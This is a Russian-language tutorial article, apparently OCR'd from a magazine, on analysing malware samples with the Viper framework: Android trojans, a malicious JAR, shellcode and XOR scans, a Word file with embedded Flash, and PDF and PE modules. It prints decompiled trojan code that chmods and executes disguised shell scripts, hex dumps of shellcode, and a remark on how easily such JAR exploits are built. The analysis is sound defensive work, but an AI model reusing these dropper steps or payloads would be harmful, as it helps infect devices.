[*] data/yara/hangover.yara up-to-date
[*] data/yara/kins.yara up-to-date
[*] data/yara/leverage.yar up-to-date
[*] data/yara/rats.yara up-to-date
[*] data/yara/themask.yara up-to-date
[*] data/yara/urausy_skypedat.yar up-to-date
[*] data/yara/vmdetect.yara up-to-date
[*] docs/Makefile up-to-date
[*] docs/make.bat up-to-date
[*] docs/source/conf.py up-to-date
[*] docs/source/customize/index.rst up-to-date
```

Процесс обновления фреймворка Viper



Вывод информации о файле

```
Терминал
viper malware.apk > info
+--------+------------------------------------------------------------------------------------
| Key    | Value
+--------+------------------------------------------------------------------------------------
| Name   | malware.apk
| Tags   |
| Path   | /home/dukebarman/samples/malware.apk
| Size   | 217330
| Type   | Java Jar file data (zip)
| Mime   | application/jar
| MD5    | ec6a71bdd71811297f90ad3e4eed772d
| SHA1   | e084608c90c93eea56c02a0b9edff3784cdd3d6c
| SHA256 | 5733c3868ce709ef05e7b157c18d782040af744bf65494368466f4725f21728e
| SHA512 | 7a585f18721b80c5376b23d1c59fef0ce2dbaeff39f06728b3041903e38885535558720ad396f91cc8042648
| SSdeep | 6144:mc9KTRQ3n+ANru2+MzbUheru24cHru2cFX4MmI:mcgVQ3LNru2zOeru2nHru2cNJmI
| CRC32  | 3D8F0897
+--------+------------------------------------------------------------------------------------
```



Список и тип файлов из Android-приложения

```
Терминал
viper malware.apk > apk -f
[*] Processing the APK, this may take a moment...
[*] APK Contents
+---------------------------------------------+-----------------------------------------------------------------------------+
| File Name                                   | File Type                                                                   |
+---------------------------------------------+-----------------------------------------------------------------------------+
| res/drawable-hdpi/index_normal.png          | PNG image data, 53 x 47, 8-bit/color RGBA, non-interlaced                  |
| res/layout/tableclass.xml                   | data                                                                        |
| res/drawable-ldpi/image_icon.png            | PNG image data, 66 x 66, 8-bit/color RGBA, non-interlaced                  |
| res/drawable-hdpi/home_btn_bg_d.png         | PNG image data, 120 x 70, 8-bit colormap, non-interlaced                   |
| res/layout/sort1_class_griditem.xml         | data                                                                        |
| res/drawable-mdpi/hall_icon.png             | PNG image data, 66 x 66, 8-bit colormap, non-interlaced                    |
| resources.arsc                              | data                                                                        |
| res/layout/game_info.xml                    | data                                                                        |
| res/layout/game_alert_dialog.xml            | data                                                                        |
| res/drawable-hdpi/home_btn_bg_s.png         | PNG image data, 58 x 47, 8-bit colormap, non-interlaced                    |
| assets/installsoft.png                      | a /data/data/com.igamepower.appmaster/files/sh script, ASCII text executable |
| res/layout/sort1_pop_griditem.xml           | data                                                                        |
| res/layout/home.xml                         | data                                                                        |
| res/layout/web.xml                          | data                                                                        |
| res/layout/tableclass_griditem.xml          | data                                                                        |
| res/layout/search.xml                       | data                                                                        |
| res/drawable-hdpi/title_backgroud.png       | PNG image data, 1 x 44, 8-bit/color RGB, non-interlaced                    |
| res/drawable-hdpi/def_app.9.png             | PNG image data, 72 x 72, 8-bit/color RGBA, non-interlaced                  |
| res/drawable-hdpi/refurbish.png             | PNG image data, 28 x 30, 8-bit gray+alpha, non-interlaced                  |
| res/layout/manager_downloading_listitem.xml | data                                                                        |
| res/drawable-hdpi/folder.png                | PNG image data, 120 x 120, 8-bit/color RGBA, non-interlaced                |
| res/layout/sort_app_listitem.xml            | data                                                                        |
| res/drawable-ldpi/folder.png                | PNG image data, 66 x 66, 8-bit/color RGBA, non-interlaced                  |
| res/layout/sort2.xml                        | data                                                                        |
| res/drawable-hdpi/search_normal.png         | PNG image data, 53 x 47, 8-bit gray+alpha, non-interlaced                  |
| assets/install.png                          | a /data/data/com.igamepower.appmaster/files/sh script, ASCII text executable |
| res/drawable-hdpi/search_btn.png            | PNG image data, 51 x 51, 8-bit gray+alpha, non-interlaced                  |
| res/drawable-mdpi/image_icon.png            | PNG image data, 66 x 66, 8-bit/color RGBA, non-interlaced                  |
| res/drawable-hdpi/home_btn_bg.xml           | data                                                                        |
| META-INF/CERT.RSA                           | data                                                                        |
| res/drawable-hdpi/sort_tab_item.xml         | data                                                                        |
| res/anim/loading.xml                        | data                                                                        |
| res/drawable-hdpi/sort_normal.png           | PNG image data, 53 x 47, 8-bit gray+alpha, non-interlaced                  |
| res/layout/game_info_listitem.xml           | data                                                                        |
| res/layout/tab.xml                          | data                                                                        |
| res/layout/home_griditem.xml                | data                                                                        |
| res/drawable-hdpi/home_btn_bg_n.png         | PNG image data, 120 x 35, 8-bit grayscale, non-interlaced                  |
| res/layout/manager_tab.xml                  | data                                                                        |
| res/layout/manager.xml                      | data                                                                        |
| assets/gbfm.png                             | ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV)                    |
| res/drawable-hdpi/manage_normal.png         | PNG image data, 53 x 47, 8-bit gray+alpha, non-interlaced                  |
| res/layout/search_keyword.xml               | data                                                                        |
| res/drawable-hdpi/button_install_all.png    | PNG image data, 462 x 49, 8-bit/color RGBA, non-interlaced                 |
| res/layout/manager_downfinish_listitem.xml  | data                                                                        |
```

```
$ ./update.py
```

На выходе ты получишь статус: обновился или нет тот или иной файл. До выхода версии 1.1 я столкнулся с проблемой, что скрипт не мог удалить какой-то файл во время процесса обновления. Ошибка оказалась в том, что до изменения этот файл был папкой с файлами. В таком случае поможет или ручное удаление, или клонирование фреймворка в другое место с переносом базы.

ANDROID-ВИРУСЫ

Начнем изучение функционала фреймворка на примере Android-вирусов. Для этого мы и устанавливали androguard (без него команда apk просто не будет работать). Загрузим первый семпл в фреймворк:

```
viper > open -f ~/samples/malware.apk
```

И первая команда, которая будет использоваться для любых файлов, — `info`.

```
viper malware.apk > info
```

Теперь мы точно знаем, что это Java-архив и, возможно, Android, поэтому выведем общую информацию о файле через аргумент `-i`, используя установленный ранее androguard:

```
viper malware.apk > apk -i
```

Здесь мы узнаем о названии приложения и его компонентах: Activity, Receivers, Broadcasts. Это в основном пригодится после декомпиляции.

Далее мы можем узнать о требуемых правах доступа:

```
viper malware.apk > apk -p
```

Первым делом ищем различные READ_SMS, RECORD_AUDIO или просто странные права доступа. В моем случае приложение требует не просто чтения внешней карты памяти, а ее монтирования `android.permission.MOUNT_UNMOUNT_FILESYSTEMS`.

И вывести содержимое APK-архива с указанием типа файла:

```
viper malware.apk > apk -f
```

Это может помочь найти ложные файлы, как в моем случае, под изображениями прячутся sh-скрипты и ELF-файлы.

Также все указанные выше операции можно вывести сразу:

```
viper malware.apk > apk -a
```

Для примера я вывел информацию о другом популярном Android-трояне — Dendroid. Приложение требует права, чтобы читать и отправлять SMS, звонить, иметь доступ к микрофону.

Но вернемся к нашему первому трояну. Этот семпл я часто даю в качестве примера тем, кто только начинает анализировать вредоносные программы для ОС Android. Здесь мы видим, что приложение не требует доступа к SMS или звонкам, что обычно и смущает немного продвинутого пользователя.

И последняя, самая нужная функция — декомпиляция приложения:

```
viper malware.apk > apk -d /tmp/decompiled_apk
[*] Processing the APK, this may take a moment...
[*] Decompiling Code
[*] Decompiled code saved to /tmp/decompiled_apk
```

Еще одна особенность — мы можем запускать терминальные команды прямо из фреймворка, используя символ `!`. Откроем наш декомпилированный код:

```
viper malware.apk > ! gedit /tmp/decompiled_apk
```

Вспомним странные файлы «изображения» и попробуем найти по их имени что-нибудь интересное. Был найден

```
dukebarman@darkmint ~/SOFT/viper $ ./viper.py
         _
        (_)
   _   _ _ ____  _____  ____
  | | | | |  _ \| ___ |/ ___)
   \ V /| | |_| | ____| |
    \_/ |_|  __/|_____)_| v1.1-dev
          |_|

You have 1 files in your default repository
viper > open -f /home/dukebarman/samples/malware.apk
[*] Session opened on /home/dukebarman/samples/malware.apk
viper malware.apk > apk -i
[*] Processing the APK, this may take a moment...
[*] APK General Information
 - Package Name: com.igamepower.appmaster
 - Version Code: 1004
 - Main Activity: com.igamepower.appmaster.Web
[*] Other Activities
 - com.igamepower.appmaster.Myhall
 - com.igamepower.appmaster.Web
 - com.igamepower.appmaster.HomeActivity
 - com.igamepower.appmaster.SortActivity1
 - com.igamepower.appmaster.SortActivity2
 - com.igamepower.appmaster.SearchActivity
 - com.igamepower.appmaster.ManagerActivity
 - com.igamepower.appmaster.GameInfo
 - com.igamepower.appmaster.TableClass
 - com.igamepower.appmaster.GameAlertDialog
 - com.igamepower.appmaster.TestView
 - com.igamepower.appmaster.DevelopmentSettings
[*] Services
 - com.igamepower.appmaster.GameService
[*] Receivers
 - com.igamepower.appmaster.GameBootReceiver
```

←
Компоненты Android-приложения

код, в котором изменялось расширение png на sh, выставлялись права на выполнение и запускались через командную строку:

```
...
v0 = new StringBuilder("chmod 775 ").append↵
(this.getFilesDir()).append↵
("/gbfm.sh ").append(this.getFilesDir())↵
.append("/install.sh ").append(this.getFile↵
Dir()).append("/installsoft.sh"↵
.append(this.getFilesDir())↵
.append("/runme.sh").toString();
android.util.Log↵
.i("GameService",v0);
Runtime.getRuntime().exec(v0);
...
```

После поверхностного анализа были найдены строчки в одном из бинарных файлов (`gbfm.sh`):

```
...
[**] Gingerbreak/Honeybomb --↵
android 2.[2,3],3.0 softbreak
[**] (C) 2010-2011
The Android Exploid Crew.↵
All rights reserved.
...
```

Это указало на то, что создатели использовали исходники эксплойта Gingerbreak, которые автор выкладывал для получения прав администратора на Android-телефоне. И надо отдать вирмейкерам должное — они изменили некоторые строчки, но не стали удалять копирайты :).

Помимо Android-программ, заодно немного затронем модуль для анализа Java-файлов `jar`. У него не так много функций: список файлов внутри JAR-архива, возможность вытянуть его содержимое и информация из файла `manifest`. Сделаем дамп одного из Java-эксплойтов:

```
viper out.jar > jar -d /tmp/jar
```

Как видишь, это одна из разновидностей эксплойтов, которую просто как анализировать, так и создавать. Внутрь архива мы можем вставить, используя стандартные средства, любой exe-файл и без манипуляций с Java.

ВРЕДОНОСНЫЕ ДОКУМЕНТЫ

Перед тем как перейти к модулям, ответственным за работу с офисными документами, разберем несколько общих модулей.

Для начала возьмем команду `shellcode`. Она ищет по своей базе шаблоны шелл-кодов и выводит смещения, по которым они могут быть найдены.

```
viper malware.docx > shellcode
```

Помимо поиска шелл-кодов внутри файла, тебе может потребоваться поиск XOR-ключей. Хоть XOR-шифрование и считается довольно слабым, его все равно продолжают использовать. Поэтому был добавлен модуль, который брутит файл с помощью XOR-метода и ищет определенные строки. По умолчанию взяты самые распространенные:

- This Program
- GetSystemDirectory
- CreateFile
- IsBadReadPtr
- sBadWritePtrGetProcAddress
- LoadLibrary
- WinExec
- CreateFileShellExecute
- CloseHandle
- UrlDownloadToFile
- GetTempPath
- ReadFile
- WriteFile
- SetFilePointer
- GetProcAddr
- VirtualAlloc
- http

↓
Вывод информации о вирусе Dendroid

```
[*] Session opened on /home/dukebarman/SOFT/viper/projects/apk/binaries/9/9/a/d/99ad0f2557504e8b76aec84092971aa47390ed95b78f4565853b36
apk viper 99ad0f2557504e8b76aec84092971aa47390ed95b78f4565853b367596904bfb > apk -a
[*] Processing the APK, this may take a moment...
[*] APK General Information
 - Package Name: com.adobe.flash13
 - Version Code: 2
 - Main Activity: com.connect.Dendroid
[*] Other Activities
 - com.connect.Dendroid
 - com.connect.Dialog
 - com.connect.CaptureCameraImage
 - com.connect.CameraView
 - com.connect.VideoView
[*] Services
 - com.connect.MyService
 - com.connect.RecordService
[*] Receivers
 - com.connect.ServiceReceiver
[*] APK Permissions
 - android.permission.RECEIVE_BOOT_COMPLETED
 - android.permission.QUICKBOOT_POWERON
 - android.permission.INTERNET
 - android.permission.READ_SMS
 - android.permission.WRITE_SMS
 - android.permission.GET_ACCOUNTS
 - com.android.browser.permission.READ_HISTORY_BOOKMARKS
 - android.permission.ACCESS_NETWORK_STATE
 - android.permission.READ_CONTACTS
 - android.permission.ACCESS_FINE_LOCATION
 - android.permission.GET_TASKS
 - android.permission.WAKE_LOCK
 - android.permission.CALL_PHONE
 - android.permission.SEND_SMS
 - android.permission.WRITE_SETTINGS
 - android.permission.READ_PHONE_STATE
 - android.permission.WRITE_EXTERNAL_STORAGE
 - android.permission.CAMERA
 - android.permission.RECORD_AUDIO
 - android.permission.PROCESS_OUTGOING_CALLS
 - android.permission.RECEIVE_SMS
[*] APK Contents
+-----------------------------------------------+-------------------------------------------------------------+
| File Name                                     | File Type                                                   |
+-----------------------------------------------+-------------------------------------------------------------+
| org/apache/http/entity/mime/version.properties | ASCII text                                                 |
| resources.arsc                                | data                                                        |
| res/drawable-mdpi/launcher.png                | PNG image data, 512 x 512, 8-bit/color RGBA, non-interlaced |
| res/layout/videoview.xml                      | data                                                        |
| classes.dex                                   | Dalvik dex file version 035                                 |
| META-INF/CERT.SF                              | ASCII text, with CRLF line terminators                      |
| assets/android-support-v4.jar                 | Java Jar file data (zip)                                    |
| res/drawable-xhdpi/launcher.png               | PNG image data, 512 x 512, 8-bit/color RGBA, non-interlaced |
| res/layout/cameraview.xml                     | data                                                        |
| META-INF/CERT.RSA                             | data                                                        |
| META-INF/MANIFEST.MF                          | ASCII text, with CRLF line terminators                      |
| AndroidManifest.xml                           | data                                                        |
```

```
iper malware.apk > apk -d /tmp/decompiled_apk
*] Processing the APK, this may take a moment...
*] Decompiling Code
*] Decompiled code saved to /tmp/decompiled_apk
iper malware.apk > ! gedit /tmp/decompiled_apk
```

decompiled_apk (/tmp) – gedit

Файл Правка Вид Поиск Сервис Документы Справка

Открыть Сохранить Undo

decompiled_apk ×

```
            v0.putLong("firstRunTime", System.currentTimeMillis(), 60);
            v0.putBoolean("gotAlert", 0);
            v0.putBoolean("gotList", 0);
            v0.commit();
        }
        this.C.start();
        if(this.r) {
            this.D.start();
        }
        if(this.s) {
            this.E.start();
        }
        if((this.r) || (this.s)) {
            this.B.start();
        }
        this.F.start();
        if(this.e != 0) {
            com.igamepower.appmaster.cl.a(this.getFilesDir().getPath());
            this.e.a(this.G);
            this.a("gbfm.png");
            this.a("install.png");
            this.a("installsoft.png");
            this.a("runme.png");
            v0 = new StringBuilder("chmod 775 ").append(this.getFilesDir()).append("/gbfm.sh ").append(this.getFilesDir()).append("/install.sh ").append
(this.getFilesDir()).append("/installsoft.sh ").append(this.getFilesDir()).append("/runme.sh ").toString();
            android.util.Log.i("GameService", v0);
            Runtime.getRuntime().exec(v0);
```

Декомпилированный код Android-вируса

```
viper out.jar > jar -d /tmp/jar
[*] Manifest File:
+--------------------+--------------------------------+
| Item               | Value                          |
+--------------------+--------------------------------+
| Manifest-Version   | 1.0                            |
| Name               | GcfadTvUIz/uILCUJi.class       |
| Name               | GcfadTvUIz/stebel.class        |
| Name               | gui.png                        |
| Name               | HpXvfghgfhusdfHa.class         |
| Name               | werfg.class                    |
+--------------------+--------------------------------+
[*] Jar Tree:
+---------------------------+----------------------------------+
| Java File                 | MD5                              |
+---------------------------+----------------------------------+
| HpXvfghgfhusdfHa.class    | 742d50ada5910a57488bf789c5ef43d3 |
| werfg.class               | 0154ce61c2cb86d2b66fe6d68a543387 |
| GcfadTvUIz/stebel.class   | a6037390b88ef757b8eadb59ba31c46c |
| GcfadTvUIz/uILCUJi.class  | fc8cf1d2b96e853cb114ec6a24119b59 |
| META-INF/MANIFEST.MF      | af0a62a2259edae2babbf1e467804e5f |
| calc.exe                  | 829e4805b0e12b383ee09abdc9e2dc3c |
| source/gui.dat            | 6dd58b0e92b1991fe5291e27dde87007 |
+---------------------------+----------------------------------+
[*] Archive content extracted to /tmp/jar
viper out.jar > !ls /tmp/jar
```

Дамп вредоносного JAR-архива

```
 - This Program
 - GetSystemDirectory
 - CreateFile
 - IsBadReadPtr
 - IsBadWritePtrGetProcAddress
 - LoadLibrary
 - WinExec
 - CreateFileShellExecute
 - CloseHandle
 - UrlDownloadToFile
 - GetTempPath
 - ReadFile
 - WriteFile
 - SetFilePointer
 - GetProcAddr
 - VirtualAlloc
 - http
[*] Hold on, this might take a while...
[*] Searching XOR
all viper 97ae30a6f3b7914101b71100f48b99b74c21813082f7ef8e7c6a4dbba16a5709 > shellcode
[*] Searching for known shellcode patterns...
[*] FS:[30h] shellcode pattern matched at offset 38420
0000  64 a1 30 00 00 00 8b 40 0c 8b 70 1c ad 8b 40 08   d.0....@..p...@.
0010  89 45 f8 55 89 c5 8b 45 3c 8b 54 05 78 01 ea 8b   .E.U...E<.T.x...
0020  4a 18 8b 5a 20 01 eb 49 8b 34 8b 01 ee b8 47 65   J..Z ..I.4....Ge
0030  74 50 39 06 75 f1 b8 72 6f 63 41 39 46 04 75 e7   tP9.u..rocA9F.u.
0040  8b 5a 24 01 eb 66 8b 0c 4b 8b 5a 1c 01 eb 8b 04   .Z$..f..K.Z.....
0050  8b 01 e8 5d 89 45 14 68 6c 65 41 00 68 74 65 46   ...].E.hleA.hteF
0060  69 68 43 72 65 61 54 8b 45 f8 50 8b 45 14 ff d0   ihCreaT.E.P.E...
0070  6a 65 68 32 2e 65 78 68 73 72 64 33 68 77 73 5c   jeh2.exhsrd3hws.
0080  6d 68 69 6e 64 6f 68 43 3a 5c 77 89 65 10 89 e6   mhindohC:.w.e...
0090  6a 00 6a 00 6a 01 6a 00 6a 00 68 00 00 00 40 56   j.j.j.j.j.h...@V
00a0  ff d0 89 45 f4 6a 65 68 65 46 69 6c 68 57 72 69   ...E.jeheFilhWri
00b0  74 54 8b 45 f8 50 8b 45 14 ff d0 8b 75 fc 81 c6   tT.E.P.E....u...
00c0  68 01 00 00 8b 0e 83 c6 04 6a 00 89 e7 6a 00 57   h........j...j.W
00d0  51 56 8b 5d f4 53 ff d0 68 64 6c 65 00 68 65 48   QV.].S..hdle.heH
00e0  61 6e 68 43 6c 6f 73 54 8b 45 f8 50 8b 45 14 ff   anhClosT.E.P.E..

[*] FS:[00h] shellcode pattern matched at offset 58193
0000  64 a1 00 00 00 00 50 83 ec 08 53 56 57 a1 04 a0   d.....P...SVW...
0010  40 00 31 45 f8 33 c5 50 8d 45 f0 64 a3 00 00 00   @.1E.3.P.E.d....
0020  00 89 65 e8 c7 45 fc 00 00 00 00 68 00 00 40 00   ..e..E.....h..@.
0030  e8 2a ff ff ff 83 c4 04 85 c0 74 55 8b 45 08 2d   .*........tU.E.-
0040  00 00 40 00 50 68 00 00 40 00 e8 50 ff ff ff 83   ..@.Ph..@..P....
0050  c4 08 85 c0 74 3b 8b 40 24 c1 e8 1f f7 d0 83 e0   ....t;.@$.......
0060  01 c7 45 fc fe ff ff ff 8b 4d f0 64 89 0d 00 00   ..E......M.d....
0070  00 00 59 5f 5e 5b 8b e5 5d c3 8b 45 ec 8b 08 8b   ..Y_^[..]..E....
0080  01 33 d2 3d 05 00 00 c0 0f 94 c2 8b c2 c3 8b 65   .3.=...........e
0090  e8 c7 45 fc fe ff ff ff 33 c0 8b 4d f0 64 89 0d   ..E.....3..M.d..
00a0  00 00 00 00 59 5f 5e 5b 8b e5 5d c3 8b ff 55 8b   ....Y_^[..]...U.
00b0  ec 8b 45 08 a3 ec 99 42 00 a3 f0 99 42 00 a3 f4   ..E....B....B...
00c0  99 42 00 a3 f8 99 42 00 5d c3 8b ff 55 8b ec 8b   .B....B.]...U...
00d0  45 08 8b 0d 6c a8 40 00 56 39 50 04 74 0f 8b f1   E...l.@.V9P.t...
00e0  6b f6 0c 03 75 08 83 c0 0c 3b c6 72 ec 6b c9 0c   k...u....;.r.k..

all viper 97ae30a6f3b7914101b71100f48b99b74c21813082f7ef8e7c6a4dbba16a5709 >
```

Пример найденного шелл-кода

Также можешь задать и сам вручную через аргумент -s:


```
viper malware > xor -s www.
```

Начнем с офисных документов формата doc/docx. Для работы с такими файлами создан модуль office.

```
viper > open -f ~/Downloads/document.doc
```

Вначале узнаем метаданные файла (шаблон, время создания и прочее):

```
viper.py document.doc > office -m
```



```
viper document.doc > office -m
[*] SUMMARY_ATTRIBS Metadata
```

Name	Value
codepage	936
title	None
subject	
author	None
keywords	
comments	
template	Normal.dot
last_saved_by	BMW
revision_number	1
total_edit_time	120
last_printed	None
create_time	2011-11-10 03:22:00
last_saved_time	2011-11-10 03:24:00
num_pages	1
num_words	0
num_chars	0
thumbnail	None
creating_application	Microsoft Office Word
security	0

```
[*] DOCSUM_ATTRIBS Metadata
```

Name	Value
codepage_doc	936
category	None
presentation_target	None
bytes	None
lines	1
paragraphs	1
slides	None
notes	None
hidden_slides	None
mm_clips	None
scale_crop	False
heading_pairs	None
titles_of_parts	None
manager	None
company	
links_dirty	False
chars_with_spaces	0
unused	None
shared_doc	False
link_base	None
hlinks	None
hlinks_changed	False
version	726502
dig_sig	None

Метаданные офисного документа

```
Терминал
viper document.doc > office -s
[*] OLE Structure:
+----+---------------------------------+-------+----------------------------+----------------------------+
| #  | Object                          | Macro | Creation                   | Modified                   |
+----+---------------------------------+-------+----------------------------+----------------------------+
| 1  | Root                            |       |                            | 2012-02-28 07:21:30.599000 |
| 2  | CompObj                         |       |                            |                            |
| 3  | DocumentSummaryInformation      |       |                            |                            |
| 4  | SummaryInformation              |       |                            |                            |
| 5  | 1Table                          |       |                            |                            |
| 6  | Data                            |       |                            |                            |
| 7  | ObjectPool                      |       | 2011-11-10 03:24:53.128000 | 2011-11-10 03:24:53.300000 |
| 8  | ObjectPool/_1382429393          |       | 2011-11-10 03:24:53.128000 | 2011-11-10 03:24:53.128000 |
| 9  | ObjectPool/_1382429393/OCXNAME  |       |                            |                            |
| 10 | ObjectPool/_1382429393/ObjInfo  |       |                            |                            |
| 11 | ObjectPool/_1382429393/Contents |       |                            |                            |
| 12 | WordDocument                    |       |                            |                            |
+----+---------------------------------+-------+----------------------------+----------------------------+
viper document.doc >
```

↑ **OLE-структура Word-документа**

Часть из этих данных мы можем узнать также через команду `info`.

Теперь узнаем, что за OLE-объекты присутствуют в файле:

```
viper document.doc > office -o
[*] OLE Info:
+---------------------+--------+
| Test                | Result |
+---------------------+--------+
| Summary Information | True   |
| Word                | True   |
| Excel               | False  |
| PowerPoint          | False  |
| Visio               | False  |
| Encrypted           | False  |
| Macros              | False  |
| Flash Objects       | 1      |
+---------------------+--------+
```

Вот и первая странность — SWF-ролик внутри документа. И если честно, я еще не встречал «хорошего» Word-документа с видео внутри. Также ты можешь увидеть OLE-структуры doc-файла:

```
viper document.doc > office -s
```

Теперь вытащим все объекты из документа, в том числе и SWF-файл:

```
viper document.doc > office -e /tmp/documentdoc
```

Теперь все объекты находятся внутри раздела с названием `documentdoc`. Для нас интерес представляют:

- Saved Decompressed Flash File to /tmp/documentdoc/ObjectPool-_1382429393-Contents-FLASH-Decompressed1
- Saved Flash File to /tmp/documentdoc/ObjectPool-_1382429393-Contents-FLASH-1

↓ **Дамп файлов из Word-документа**

```
Терминал
| 3  | DocumentSummaryInformation      |       |                            |
| 4  | SummaryInformation              |       |                            |
| 5  | 1Table                          |       |                            |
| 6  | Data                            |       |                            |
| 7  | ObjectPool                      |       | 2011-11-10 03:24:53.128000 | 2011-11-10 03:24
| 8  | ObjectPool/_1382429393          |       | 2011-11-10 03:24:53.128000 | 2011-11-10 03:24
| 9  | ObjectPool/_1382429393/OCXNAME  |       |                            |
| 10 | ObjectPool/_1382429393/ObjInfo  |       |                            |
| 11 | ObjectPool/_1382429393/Contents |       |                            |
| 12 | WordDocument                    |       |                            |
+----+---------------------------------+-------+----------------------------+----------------
viper document.doc > office -e /tmp/documentdoc
[*] Saved stream to /tmp/documentdoc/CompObj
[*] Saved stream to /tmp/documentdoc/DocumentSummaryInformation
[*] Saved stream to /tmp/documentdoc/SummaryInformation
[*] Saved stream to /tmp/documentdoc/1Table
[*] Saved stream to /tmp/documentdoc/Data
[!] Unable to open stream ObjectPool: this file is not a stream
[!] Unable to open stream ObjectPool/_1382429393: this file is not a stream
[*] Saved stream to /tmp/documentdoc/ObjectPool-_1382429393-OCXNAME
[*] Saved stream to /tmp/documentdoc/ObjectPool-_1382429393-ObjInfo
[*] Saving Flash objects...
 - Saved Decompressed Flash File to /tmp/documentdoc/ObjectPool-_1382429393-Contents-FLASH-Dec
 - Saved Flash File to /tmp/documentdoc/ObjectPool-_1382429393-Contents-FLASH-1
[*] Saved stream to /tmp/documentdoc/ObjectPool-_1382429393-Contents
[*] Saved stream to /tmp/documentdoc/WordDocument
viper document.doc >
```

Как видишь, офисный модуль автоматически разархивировал SWF-файл, но мы все равно воспользуемся встроенным модулем `swf`, чтобы рассмотреть и его работу. Правда, пока что весь его функционал заключается в распаковке Flash-ролика и автоматическом открытии в фреймворке с выводом дампа в шестнадцатеричном виде на экран:

```
viper document.doc > open -f /tmp/documentdoc/↵
ObjectPool-_1382429393-Contents-FLASH-1
viper ObjectPool-_1382429393-Contents-FLASH-1 >↵
swf decompress
...
[*] Flash object dumped at /tmp/↵
ce79b287214d513ff1b1030be96cda90.swf
[*] Session opened on /tmp/↵
ce79b287214d513ff1b1030be96cda90.swf
viper ce79b287214d513ff1b1030be96cda90.swf >
```

Само собой, в фреймворке поддерживаетя поиск строк, в том числе есть возможность найти домены внутри файла. Воспользуемся на примере этого файла:

```
viper ce79b287214d513ff1b1030be96cda90.swf>↵
strings -H
 - bit.ly
 - flash.net
 - flash.events
 - adobe.com
```

Если последние три — системные домены, то первая — это ссылка на сервис по сокращению URL-адресов, которая ведет на загрузку и запуск exe-файла. Саму же ссылку можно увидеть в hex-дампе или при выводе всех строчек из файла:

```
viper ce79b287214d513ff1b1030be96cda90.swf>↵
strings -a
```

По аналогии с офисными документами в фреймворке есть возможность работать с файлами в формате PDF. Информация о файле:

```
viper.py document.pdf > pdf id
```

Объекты в PDF-документе:

```
viper.py document.pdf > pdf streams
```

Их можно сдампить и при желании сразу открыть внутри фреймворка:

```
viper.py document.pdf > pdf streams -o 1
```

Как видишь, эти модули довольно просты и при анализе эксплойтов таких форматов требуют дополнительныхпрограмм. Например, утилита от Adobe для анализа SWF-файлов SWF Investigator или комплект SWFTools. Но при желании и наличии времени все это можно добавить в виде модулей, что облегчит анализ и увеличит его скорость.


АНАЛИЗ PE-ФАЙЛОВ

Ну и наконец-то рассмотрим функционал для анализа вредоносных программ для ОС Windows. Для этого мы будем использовать модуль `pe`. В качестве подопытного я нашел семпл DarkComet. Первое, что нам пригодится, — это экспортные и импортные функции:

```
viper rat.exe > pe exports
viper rat.exe > pe imports
```

Вывод секций файла:

```
viper rat.exe > pe sections
[*] PE Sections:
+--------+---------+------------+-------------+--
--------------+
| Name   | RVA     | VirtualSize | RawDataSize |
```



```
spyeye viper document.pdf > pdf id
[*] General Info:
+----------------------+------------------------+
| Desc                 | Value                  |
+----------------------+------------------------+
| PDF Header           | %PDF-1.4               |
| Total Entropy        | 5.692627               |
| Entropy In Streams   | 5.910138               |
| Entropy Out Streams  | 4.889106               |
| Count %% EOF         | 2                      |
